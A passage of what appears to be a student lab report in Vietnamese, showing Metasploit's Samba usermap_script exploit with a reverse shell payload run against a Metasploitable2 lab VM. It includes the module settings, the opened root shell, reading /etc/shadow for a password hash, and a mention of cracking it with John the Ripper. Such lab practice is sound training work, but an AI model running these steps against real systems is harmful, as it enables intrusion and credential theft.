
```
external-kali-linux - VMware Workstation
File Edit View VM Tabs Help
Home Metasploit2-Linux external Kali Linux
kali@B21AT056-Dat-Kali:~$
File Actions Edit View Help
Name Current Setting Required Description
-----
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
-----
LHOST 192.168.154.136 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.154.131
RHOST => 192.168.154.131
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > 
```



```
external-kali-linux - VMware Workstation
File Edit View VM Tabs Help
Home Metasploit2-Linux external Kali Linux
kali@B21AT056-Dat-Kali:~$
File Actions Edit View Help
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
-----
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.154.131 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)

Payload options (cmd/unix/reverse):
Name Current Setting Required Description
-----
LHOST 192.168.154.136 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port


Exploit target:
Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > 
```



- Thực thi tấn công:  
msf > exploit




```
external-Kali-linux - VMware Workstation
File Edit View VM Tabs Help
Home Metasploit2-Linux external-Kali-linux
kali@B21AT056-Dat-Kali:~$ msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.154.136:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo uviDsdjnrLxXayrF;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "uviDsdjnrLxXayrF\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.154.136:4444 -> 192.168.154.131:60067) at 2024-05-07 04:50:54 -0400

whoami
root
uname -a
Linux B21AT056-Dat-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
cat /etc/shadow | grep datnd056
datnd056:$1$/2kdQJU$6buuj1/ToLUctS80xQoBM.:19850:0:99999:7:::

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

- Crack để lấy mật khẩu sử dụng chương trình john the ripper



```
external-Kali-linux - VMware Workstation
File Edit View VM Tabs Help
Home Metasploit2-Linux external-Kali-linux
kali@B21AT056-Dat-Kali:~$ msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.154.136:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo uviDsdjnrLxXayrF;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "uviDsdjnrLxXayrF\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.154.136:4444 -> 192.168.154.131:60067) at 2024-05-07 04:50:54 -0400

whoami
root
uname -a
Linux B21AT056-Dat-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
cat /etc/shadow | grep datnd056
datnd056:$1$/2kdQJU$6buuj1/ToLUctS80xQoBM.:19850:0:99999:7:::

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```



